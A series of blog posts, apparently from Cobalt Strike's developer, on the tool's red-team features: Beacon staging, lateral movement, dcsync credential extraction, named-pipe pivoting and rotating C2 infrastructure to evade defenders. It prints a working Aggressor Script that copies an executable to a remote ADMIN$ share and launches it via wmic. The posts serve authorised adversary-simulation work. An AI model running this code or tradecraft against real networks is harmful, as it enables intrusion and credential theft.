Post-Exploitation Only (Not Really)

During a recent conversation, a friend had mentioned that they saw Cobalt Strike as a post-exploitation only tool. This strikes me as a little odd. Cobalt Strike has always had all the features necessary to execute a full attack chain.

The system profiler, spear phishing tool, and user-driven attacks support a social engineering process designed to get a foothold into a modern enterprise.

The Beacon payload integrates well with the above tools. It stages over HTTP, HTTPS, and DNS TXT records. Once the payload is in memory, Beacon can download its tasks over DNS A records, DNS TXT records, HTTP, and HTTPS.

Once on a target, Beacon’s post-exploitation capability gives you seamless access to PowerShell, mimikatz, and a slew of other organic capability. These tools are enough to exfiltrate data, capture user activity, and explore options for privilege escalation.

Beacon is also quite adept at target discovery. Beacon has a port scanner that deploys to the agent as a Reflective DLL. This port scanner runs on target and reports intermediate results during each check-in. Beacon also provides organic equivalents for many net commands building on the Windows Network Management API. I also tend to favor the use of PowerView to understand large environments.

What about lateral movement? Beacon has automation for this too. The psexec, psexec_psh, winrm, and wmi commands are present. Like other Cobalt Strike features, these tools run in the Beacon agent. Don’t worry, the ability to leverage different trusts is present. Beacon can steal tokens, use credentials, pass-the-hash, and leverage Kerberos tickets.

If you’re at a loss about how this is possible, without the Metasploit Framework, take a look at this talk:

What about pivoting? Cobalt Strike can pivot too. Which option makes sense depends on your definition of pivoting. If you would like to control your Beacon agents through a foothold Beacon, you can do that. Beacon uses Windows named pipes to control Beacons through another Beacon. You can chain multiple accesses together this way without any problems. This feature is ideal for privilege escalation; you don’t have to worry about egress for the elevated session. This feature is also beautiful for lateral movement; named pipe communication is encapsulated in the SMB protocol. It blends in well. Many of my customers rave about this particular feature and how easy it is with Cobalt Strike 3.0 and later.

Chaining Beacons together is one thing, what about tunneling tools through Beacon? Cobalt Strike has you covered here too. You can use SOCKS pivoting to tunnel tools through Beacon. You can also setup reverse port forwards that ride backwards through your Beacon communication path too.

When I look at the above capability, I ask: how is this post-exploitation only? Cobalt Strike has the tools to get a foothold with a targeted phishing attack, operate through that foothold, expand access, pivot, and exfiltrate data.

Now, let’s shift the question: Where is the tool to scan for vulnerabilities in web applications? Why doesn’t Cobalt Strike import vulnerability scan results? Where are the remote memory corruption exploits to verify vulnerability scan results? Why can’t you run NMap from Cobalt Strike? Cobalt Strike doesn’t do these things. Cobalt Strike is not a toolset for vulnerability verification. It never was. It never will be.

What is Cobalt Strike for then? It’s for red team operations and adversary simulations. These services require the ability to work quietly as a remote actor in a customer’s network. This problem set and the features it requires are different from the features needed in a vulnerability verification tool.

The Advanced Threat Tactics course covers these topics in depth.
Cobalt Strike 3.1 - Scripting Beacons

Cobalt Strike 3.1 is now available. This release adds a lot of polish to the 3.x codebase and addresses several items from user feedback.

Aggressor Script

Aggressor Script is the scripting engine in Cobalt Strike 3.0 and later. It allows you to extend the Cobalt Strike client with new features and automate your engagements with scripts that respond to events.

Scripting was a big focus in the Cobalt Strike 3.1 development cycle. You now have functions that map to most of Beacon’s commands. Scripts can also define new Beacon commands with the alias keyword too.

alias wmi-alt {
local('$mydata $myexe');

# check if our listener exists
if (listener_info($3) is $null) {
berror("Listener $3 does not exist");
return;
}

# generate our executable artifact
$mydata = artifact($3, "exe", true);

# generate a random executable name
$myexe  = int(rand() * 10000) . ".exe";

# state what we're doing.
btask($1, "Tasked Beacon to jump to $2 (" . listener_describe($3, $2) . ") via WMI");

# upload our executable to the target
bupload_raw($1, "\\\\ $+ $2 $+ \\ADMIN$\\ $+ $myexe", $mydata);

# use wmic to run myexe on the target
bshell($1, "wmic /node: $+ $2 process call create \"c:\\windows\\ $+ $myexe $+ \"");

# complete staging process (for bind_pipe listeners)
bstage($1, $2, $3);
}

This release also introduces the agscript command in Cobalt Strike’s Linux package. This command runs a headless Cobalt Strike client designed to host your scripts.

While I can’t say the scripting work is complete yet (it’s not); this release is a major step forward for Aggressor Script. You can learn more about Aggressor Script by reading its documentation.

DcSync

In August 2015, mimikatz introduced a dcsync command, authored by Benjamin Delpy and Vincent LE TOUX. This command uses Windows features for domain replication to pull the password hash for the user you specify. DcSync requires a trust relationship with the DC (e.g., a domain admin token). Think of this as a nice safe way to extract a krbtgt hash.

Cobalt Strike 3.1 integrates a mimikatz build with the dcsync functionality. Beacon also gained a dcsync command that populates the credential model with the recovered hash.

Data Munging

Cobalt Strike 3.1 introduces the ability to import hosts and services from an NMap XML file. Cobalt Strike 3.1 also gives you the ability to export credentials in a PWDump file.

Check out the release notes to see a full list of what’s new in Cobalt Strike 3.1. Licensed users may use the update program to get the latest.

Appropriate Covert Channels

As a product vendor, I regularly receive suggestions from my users. It’s easy to break these suggestions up into different categories. One such category would be Beacon communication channels. I get requests that ask when I will look into various protocols or third-party services as communication channels.

I see communication options as very important. But, not all channels are created equal. In this blog post, I’d like to share the rubric I use to decide if a channel is right for Beacon.

Rule #1: A native Windows API must exist

When I build a channel into Beacon, I look for channels that I can implement with the APIs Windows provides. I like Windows APIs because they give me a lot for free. Right now, Beacon uses the WinINet API for its HTTP and HTTPS channel. This API provides a simple way to make RFC compliant HTTP requests to my web server. It also pulls the proxy settings for the system and transparently handles proxy authentication for me. The more I can offload to tried and true Windows APIs, the better.

Rule #2: Staging must be possible

Implementing a channel as a Windows API has the benefit of keeping my implementation simple and small. This plays directly into my next rule: Whichever channel I implement, it must be feasible to write position-independent assembly code to stage Beacon over that same channel.

Staging is an important part of Cobalt Strike’s workflow. Most payload stages, by themselves, are too big to pair well with most attacks. The work-around is to break payload delivery up into stages. The first stage (also called the stager) connects to the attacker and downloads the second stage (also called the payload stage). The stager creates a place in memory to store the payload stage and passes execution to the stage once the download is complete.

Small stagers embed well into Cobalt Strike’s built-in attack packages. Small stagers also allow me to use a PowerShell one-liner, during lateral movement, to bootstrap a payload into memory without putting a binary on disk. One of my favorite Cobalt Strike demos is the one where I embed a DNS TXT record stager for Beacon into a Word macro.

Staging isn’t important for all payloads. Some payloads are designed to persist on disk and maintain access over a long period of time. By the time you’re ready to drop tools on disk, it’s probably safe to assume that you have some other channel to upload your persistence payload and run its installer through. For Beacon, this isn’t the case. I assume that Beacon is the payload you will use for your first foothold into a network. Because of this assumption, staging matters a great deal.

Rule #3: No third-party services

A lot of folks like to demonstrate payloads that use Gmail, Twitter, and other social media tools as a communication intermediary. Great stuff! I don’t expect that I will build features into Beacon that rely on specific third-party services.

I worry that a third-party service could change in a way that breaks my payload. As the developer of a paid and supported product, this is not a headache I want to take on.

I don’t want to be too much of a curmudgeon on this topic. Third-party service-based C2 offers a red teamer [and adversary] many benefits. A well-executed implementation will make it hard for a network monitoring staff to pick out legitimate activity from malicious activity. Some environments use reputation-based indicators to allow users unhindered access to well-known sites, but to make it harder for malware to connect to controllers on the Internet. The use of third-party services is a way to deal with this pain.

Rule #4: Must work from a user-level context, without special rights

A persistent agent has the luxury of assuming SYSTEM-level rights. An agent designed for an initial foothold and post-exploitation does not. I very much see Beacon as a stable lifeline and a post-exploitation agent. Because of this assumption, it’s important that the communication options I implement will work from a user-level context.

Rule #5: The protocol must (commonly) egress, if it can’t, it’s a peer-to-peer protocol. The server component of peer-to-peer protocols must follow these rules.

Beacon has two types of channels. It has channels meant to egress (HTTP/S and DNS) and it has a channel meant for peer-to-peer communication. If a channel cannot egress (e.g., the SMB channel) then it’s a peer-to-peer channel. Peer-to-peer channels require that Beacon hosts the server component too. In these cases, the server component must meet these criteria before I consider the channel appropriate.

A good example is ICMP. Eventually, I will probably build an ICMP channel for Beacon. It fits these rules. There’s a Windows API to send ICMP echo requests and receive the response. This is something that I could build a stager for. It doesn’t depend on a third-party service. I can use the ICMP API without special rights. And, ICMP is a protocol that’s allowed to egress some situations. ICMP passes these tests.

Keep in mind, these are the rules I use for Beacon. These rules are not applicable to all payloads and all use cases. Beacon is a user-land lifeline and a post-exploitation payload. These use cases require that I meet their needs and constraints. The design decisions for these use cases are sometimes counter to the decisions I would make for a payload built for other purposes (e.g., persistence). When you look at payloads, it’s important to think about what the payload is originally built for and to use it in those contexts. This will help you get the most from the capability.

Flying a Cylon Raider

In Season 1, Episode 5 of Battlestar Galactica, Lieutenant Kara Thrace finds herself marooned on a barren planet with a crashed Cylon Raider. To get home, Lieutenant Thrace has to apply her knowledge of flight fundamentals to control the strange platform and pilot it back to safety.

And, so it goes with hacking. You don’t always get to choose your tools. In mature environments, the combination of defenses and analysts you’re working against will dictate which tools you can use.

When your favorite toolset is taken away from you, how do you operate?

Recently, I had a chance to discuss this question with the audience at the SANS Hackfest in Washington, DC. That talk, Flying a Cylon Raider, is a guide on how to take your knowledge of Meterpreter and apply it to other toolsets.

I’ve re-recorded the presentation. Here it is:

Revolutionary Device Detects Mimikatz Use

I see mimikatz as one of the most significant collections of offensive capability available today. Because there’s so much capability, folks are often interested in how to detect its use on their network.

For example, one blog post recommends that use of Honey Hashes to detect mimikatz use. Others might recommend that you look for Kerberos tickets that expire 10 years from now. These are great examples of ways to detect different Mimikatz features. What if I told you there was a way to detect mimikatz use, regardless of feature?

This technology exists. Better, it’s cheap. This Mimikatz Detection Peripheral only costs $50. Here’s a demonstration of this technology in action:

Note: This technology only detects Mimikatz releases built after October 9, 2015.

How do I psexec without an initial Beacon?

Here and there, I’m getting questions that are variants of this post’s title. The inquiry usually goes like this:

Dearest Raphael,
I do a lot of internal engagements. I don’t expect that I will always have a Beacon on target due to a phishing or client-side attack. How do I launch a psexec attack directly from the Cobalt Strike team server.

Sincerely,

uLTRA tHANG 31337, Certified Professional Cyber Tester

I love these emails. First, the inquiry has a simple answer. Second, it’s an opportunity to explain Cobalt Strike’s model of offense. If you’re used to the Metasploit Framework or another penetration testing framework, it’s a little different.

Vulnerability Verification – It’s all about Modules

Many penetration testing tools offer a pile of offensive capability as modules on the attacker’s system. You either launch these modules directly from your system OR you tunnel these modules through a remote access tool.

This model has some benefits. Namely, the attacker’s system controls the protocol stack for each way it can interact with a target. This gives the attacker full control over these interactions and this is necessary for many memory corruption scenarios.

This model is fine and has few drawbacks for an internal actor working to quickly find and demonstrate the risk of misconfigurations and vulnerable services. If you do not need to pass through border defenses and try to evade an active defender, why would you care about operating “low and slow”?

Cobalt Strike’s Model of Offense

With Cobalt Strike, I always assume that you’re a remote actor with a foothold in your target’s network. I provide tools to help get this foothold, but post exploitation and lateral movement is when Cobalt Strike becomes really interesting.

The Cobalt Strike team server has no remote attacks or built-in offensive capability [with the exception of spear phishing]. Instead, Cobalt Strike pushes all of its offensive actions down to the Beacon payload. The Beacon payload then executes these things on your behalf.

This method of offense plays well with asynchronous communication. I can push a port scanner down to a Beacon and it will run in between check ins. Each time the Beacon checks in, it will communicate intermediate results to me. There’s no need to be in constant contact with my target to perform a scan.

Cobalt Strike’s capabilities to touch targets are built on native Windows APIs and not a third-party protocol stack. If I want to spread laterally, I use Windows APIs to create an access token from the credential material on hand and run my payload on a remote target. I don’t need to worry about whether or not my third-party SMB stack supports SMB signing and this environment requires it. Things just work. I can also task an asynchronous payload to perform these actions. I don’t have to speed up my communication and tunnel a capability through my foothold.

If your goal is to evade defenses and validate an organization’s detect and respond capability, asynchronous control of your targets is table stakes.

So, how do I psexec without an initial Beacon?

Let’s revisit the original question that drove this blog post in the first place. How do you perform Cobalt Strike’s offensive actions without a foothold from a client-side attack?

If you can touch targets and have trust material, then Cobalt Strike is a fine option to start with. Run a Beacon on a red Windows system that you control. Use make_token or pth to create a Windows access token with the desired trust material. Attack the targets you want to use as your initial footholds.

The last part of the Pivoting lecture in the Advanced Threat Tactics course shows how to do this over an SSH tunnel.

Connection Refused Error in Cobalt Strike



I’ve had several folks write to me asking about the Connection Refused error when they try to use Cobalt Strike. This one:

Cobalt Strike 3.0 requires you to start a team server before you attempt to connect a client to it. If you connect a client to 127.0.0.1 and no server is present, you will see the error: Connection Refused. Cobalt Strike presents this error because there is no team server waiting to accept your connection.

The Starting Cobalt Strike section of the Cobalt Strike Support page discusses the process to start a Cobalt Strike team server and connect a client to it. Here’s a video as well:

This behavior is a change from previous versions of Cobalt Strike. Previously, if you tried to connect to 127.0.0.1 and nothing was listening, Cobalt Strike would prompt you and ask if it should start a server for you.

Cobalt Strike 3.1 will accompany the Connection Refused error with information describing the need for a team server and pointing users at the exact piece of documentation to look at.

You’re not out of the woods yet…

Beyond starting a team server, Cobalt Strike 3.0 is a significant change over Cobalt Strike’s predecessors [hence the 3.0 version]. I recommend spending some time with 3.0’s resources to understand these changes.

The Advanced Threat Tactics course is a nine-part course on Red Team Operations and Adversary Simulations. All said, this course is nearly six hours of material! I released Advanced Threat Tactics with Cobalt Strike 3.0. I consider this material the go-to resource to become familiar with Cobalt Strike 3.0 and the process it supports.The YouTube ID of https://www.youtube.com/playlist?list=PL9HO6M_MU2nf8Fa5bVefBW-9bg5Rx94_c is invalid.

If you’re not too into videos, that’s cool. Give the Cobalt Strike 3.0 manual a read. This manual describes Cobalt Strike’s features in depth. It’s not the Great American Novel, but it’ll do.

Finally, if you’re in a real hurry, keep the Cobalt Strike Support page open as you use the tool. This page has references for most Cobalt Strike features. At a minimum these references describe the feature and its use. Most of these reference pages have a short video demonstration too. Either way, this information is the best way to learn about what you’re immediately interested in.

Whatever your learning style, there are resources to help you get up to speed with Cobalt Strike 3.0 and later.

Migrating Your Infrastructure

I’ve written about infrastructure for red team operations before. Infrastructure are the servers, domains, and other assets that support your ongoing operation against a target network.

Sometimes, your infrastructure will become known and understood by the blue audience you’re working to train. At these times, it’s usually prudent to take steps to extend or change your infrastructure to stay one step ahead. That’s the subject of this blog post.

Rolling Redirectors

I highly recommend that you always use redirectors when you setup your initial infrastructure. A redirector is a server that forwards traffic to your Cobalt Strike team server. Ideally, your target network should never touch your team server infrastructure directly. It should always interact with you through a redirector.

If this is how your infrastructure is setup, then keeping ahead of your training audience is pretty easy. Simply stand up new redirectors, assign domains to these redirectors, and update your listener configuration to reference these new redirectors. Previously deployed Beacons will call home to the old configuration information but any new Beacons you spawn will call home to the new hosts.

Rolling Team Servers

Let’s say you want to re-roll an active team server to another server. Your plan is to copy Cobalt Strike to the new system, start it, configure it, and point your redirectors and domains to this new team server. This team server has Beacons calling back and you don’t want to lose them in this move. This is doable.

Early into Cobalt Strike’s life, I made the decision to design Beacon’s communication scheme to not depend on state in the team server. I did this to make sure Beacon sessions could recover in the event of a team server restart.

Beacon communication is dependent on one piece of state though: the key material for the team server. When you first create a Beacon listener, Cobalt Strike generates an asymmetric key pair for your team server. This file is .cobaltstrike.beacon_keys in the directory you ran the team server from. Copy this file to the folder you will run the Cobalt Strike team server from on the new system. If you don’t, you will not have control of any previously deployed Beacons calling home to the new team server.

When you roll team server infrastructure, it’s also imperative that you use the Malleable C2 profile. The Malleable C2 language compiles into a form that, quite literally, rewrites how Beacon and Cobalt Strike communicate with each other. If you do not bring your profile over to the new server, the team server will not know how to interpret callbacks and other messages from previously deployed Beacons.

If you move the key material over, keep the same Malleable C2 profile, and take care to point your old redirectors [or domains] at the new server–you will recover existing callbacks without trouble.

Migrating to New Team Servers

Rolling redirectors is a common task. Sometimes, I have to roll team servers, but this is more rare. I don’t like to take functional infrastructure down if I have to. My preference is to stand up new infrastructure and migrate existing accesses to it.

To migrate accesses from one team server to another:

Stand up new infrastructure. Take care to create your redirectors and assign domain names to your redirectors [or the team server itself].

Connect to the old infrastructure with your Cobalt Strike client.

If the accesses calling back to this old infrastructure are persistent, you have your work cut out for you. You will want to redeploy your persistence with new artifacts that point to the new infrastructure. A script to deploy persistence can help a great deal here.

If you just want to migrate existing callbacks, this is easy enough. Create a foreign listener on the old team server that points to your new one. Then highlight all of your Beacons, right-click, and select Spawn. This dialog will let you choose a listener to spawn on all of these sessions. Choose your foreign listener. As accesses check in on the old team server, you will see accesses show up on the new one.

The Spawn workflow is easy, but it’s not the best for OPSEC. It spawns a new process and injects your stager into it. You have the option to inject a Cobalt Strike listener into an existing process instead.

Here’s how to do that:

Highlight all of your Beacons and go to Explore -> Show Processes. This action will task all of the Beacons to send back a process list and these lists, for each of your sessions, will show up in one window. Here, you have the opportunity to sort your processes by name and mass inject your foreign listener into the same process on all of these sessions.

Parts 1 and 2 of Advanced Threat Tactics discuss infrastructure and operations. Part 4 of Advanced Threat Tactics discusses Session Passing.

The Cobalt Strike Trial’s Evil Bit

RFC 3514 proposes an IPv4 flag to allow traffic to flag itself as malicious or not. This RFC’s authors reason that if malicious programs opt into this standard, it will become easier for IDS and other security products to distinguish between packets with good and evil intent. Naturally, this RFC was written in jest.

If the evil bit were real, the Cobalt Strike 3.0 trial would set it. In this post, I’d like to clarify some things about the trial that I’ve already had a few email exchanges about.

The Cobalt Strike 3.0 trial is the full Cobalt Strike product with one [significant] difference. The Cobalt Strike 3.0 trial inserts several “tells” to get caught by standard security products. This change is made possible by Cobalt Strike’s flexibility to change its indicators and artifacts.

What are the “tells”?

Cobalt Strike generates its executables and DLLs with the help of the Artifact Kit. The Artifact Kit is a source code framework to generate executables and DLLs that smuggle payloads past some anti-virus products. The Cobalt Strike 3.0 trial ships with the template Artifact Kit build. The template build embeds Cobalt Strike’s stager shellcode into executables and DLLs with no steps to disrupt an anti-virus sandbox.

The Cobalt Strike trial loads and uses Malleable C2 profiles. This is a feature that allows users to change the network indicators in the Beacon payload. Each HTTP GET transaction, from the trial, includes an X-Malware header with the EICAR string as its content.

The Java Signed Applet Attack in the Cobalt Strike trial has some differences too. This attack ships with an EICAR file inside of the JAR.

Finally, the trial removes Cobalt Strike’s primary payload encoder. Many security products flag traffic as malicious if they see a PE header in it. I use a Cobalt Strike-specific encoder to obfuscate the Beacon stage as it goes over the wire. This gets Beacon’s stage past many scenarios. Without an encoder, the staging process is much more likely to get caught.

Beacon Encryption

As of Cobalt Strike 3.6, the trial removes task and response encryption from Beacon’s protocol. This means there is no confidentiality, over the network, for the actions you perform or the data you pull back.

What does this mean for me?

If you have a valid Cobalt Strike license key, you should always use the licensed version of the product in your production infrastructure. This means running the update program with your license key to get the licensed product.

The licensed version of the Cobalt Strike product does not have these deliberate tells. I’ve taken steps to make sure the trial team server can’t talk to a licensed client and vice versa. I did this to make sure customers don’t accidentally use a trial component in their production infrastructure.

If you’re a trial user, you should be aware that the Cobalt Strike 3.0 trial has these deliberate tells. I would use the trial as a first-pass of the product. Try it out in a lab. Go through the videos. Make a good decision about whether or not the product does something you need. If you have questions about Cobalt Strike while evaluating the trial, email me, and we can discuss them.

Named Pipe Pivoting

One of my favorite features in Cobalt Strike is its ability to pivot over named pipes. A named pipe is a way for two programs on a Windows system to communicate with each other. From a programming perspective, working with a named pipe is a lot like working with a file.

I use named pipes to allow a beacon to receive its commands and send its output through another Beacon. In this way, a parent Beacon becomes the egress channel for its child Beacons.

This has some utility on the same host. Let’s say a target network tightly controls egress. Each system that wants to make an outbound web request must go through a proxy and authenticate to it. A Beacon that lives in user space will likely get out. An elevated Beacon run in a SYSTEM context will probably not get out. In these situations the named pipe Beacon has utility. An elevated Beacon can use the user-level Beacon’s channel to communicate with me. Sweet.

That’s not all though. Windows allows two programs to communicate, host-to-host, over named pipes. This communication is encapsulated within the SMB protocol. In this way, a named pipe pivot is not just communication on the same host, it’s also a way to control systems that can’t reach the internet with port 445 as a control channel. This is especially useful for lateral movement. It’s strange to make a domain controller egress to your internet-based infrastructure. A semi-mature security posture will detect and act on this very quickly. That said, it’s OK and expected for a workstation to connect to a domain controller or file server over port 445. A named pipe pivot is a way to blend in if you want to control these types of assets.

History

Cobalt Strike’s named pipe pivoting capability has had a long journey. I first introduced this feature in Cobalt Strike 1.48 (November 2013). At that time, this feature was just the named pipe channel and a few workflow flourishes to stage the SMB Beacon with a Metasploit Framework bind/reverse TCP stager.

This was a start, but it wasn’t enough to make great use of pivoting over a named pipe. I wanted the ability to deliver a Beacon to a target and control it entirely over port 445. This desire drove the implementation of the stageless Beacons in Cobalt Strike’s January 2014 release. A stageless artifact is one that contains the entire payload. It does not use a stager. A stageless SMB Beacon, exported as a service executable, would allow me to use the Metasploit Framework’s PsExec to deliver an SMB Beacon without a bind/reverse TCP stager. I considered this a good win for using the SMB Beacon for lateral movement.

While the Metasploit Framework’s PsExec module was nice, I wanted a way to conduct lateral movement through the Beacon payload. The February 2014 release of Cobalt Strike added token stealing and basic privilege escalation capability to Beacon. This capability, paired with several native commands, was enough to use Beacon for lateral movement.

If you ran into me at a conference in 2014, you probably saw a demonstration similar to this one:


etherape

In my 2014 demonstrations, I would show folks how to use Beacon as an operating capability. Lateral movement always makes a good demonstration. Sadly, the tools in Cobalt Strike didn’t do the job and sell the story. I had to rely on etherape in the target’s network, to show egress over one channel and peer-to-peer communication over another.


This demonstration crutch was my first signal that the named pipe pivoting required some sort of visualization. My use of Cobalt Strike was the second kick in the rear. Several times, I’ve found my teammates and I in a special ring of hell. Tracking 5+ levels of named pipe pivoting in a table is painful.

linkedtowhat

Which Beacon is linked to which? [Follow the chains in the external field!]

When I wrote the functional specification for Cobalt Strike 3.0, I knew I would need better tooling support to make named pipe pivoting useful to more of my users.

The first problem to solve was simple workflow. Cobalt Strike features that spawn a new payload always target a listener. Listeners are Cobalt Strike’s way to tie payload configuration information [and a promise to start that payload’s handler] to an easy-to-remember alias. It’s a simple abstraction, but it’s critical feature that allows one person to set up infrastructure and others to use it with fewer mistakes. I would need a way to make the SMB Beacon into a useful Cobalt Strike listener. This required solving a problem I did everything I could to avoid: staging.

I didn’t have a way to stage the SMB Beacon over a named pipe. I opted to implement a half-measure to solve this problem. I built a windows/beacon_smb/bind_tcp payload into an early build of Cobalt Strike 3.0. This listener would only work with Beacon actions that spawned a payload from the current session (privilege escalation, spawn, inject, etc.). To support a bind listener in Beacon, I instrumented Beacon’s implementation to follow any use of bind listener with a special Beacon task to deliver the Beacon stage. In this way, I could have a Beacon calling home, once every five minutes, inject a bind TCP stager into memory and complete the staging process without tunneling something through the Beacon.

Since the February 2014 release of Cobalt Strike, I’ve had folks ask: why don’t you add lateral movement automation to Beacon? I couldn’t. All Cobalt Strike features target listeners. If I were to add lateral movement automation, I would need to solve the staging problem for the SMB Beacon or have lateral movement automation without the SMB Beacon [not acceptable]. Eventually, I put together a named pipe stager for Beacon and built the lateral movement automation so many folks asked for. The windows/beacon_smb/bind_tcp payload became windows/beacon_smb/bind_pipe. I shipped this work as part of Cobalt Strike 2.5 in July 2015.

Named Pipe Pivoting… Today


Cobalt Strike 3.0 completed the journey for the SMB Beacon feature. In 3.0, I added visualization for the SMB Beacon. Here’s what it looks like:

pivoting

I no longer have to use etherape to visualize or describe my pivoting. ☺ Cobalt Strike’s workflows and dialogs expose the automation in Cobalt Strike’s Beacon for lateral movement. It’s now just as easy to deliver and use a named pipe payload in CS 3.0 as it was to deliver a bind_tcp meterpreter payload in Armitage:

Named pipe pivoting is one of my favorite features in Cobalt Strike. With the release of 3.0, the tooling support for this feature is now complete. It took nearly two years to get this feature to this point, but good things take a while. As you spend time to become familiar with Cobalt Strike 3.0, this is one feature I recommend spending some time with.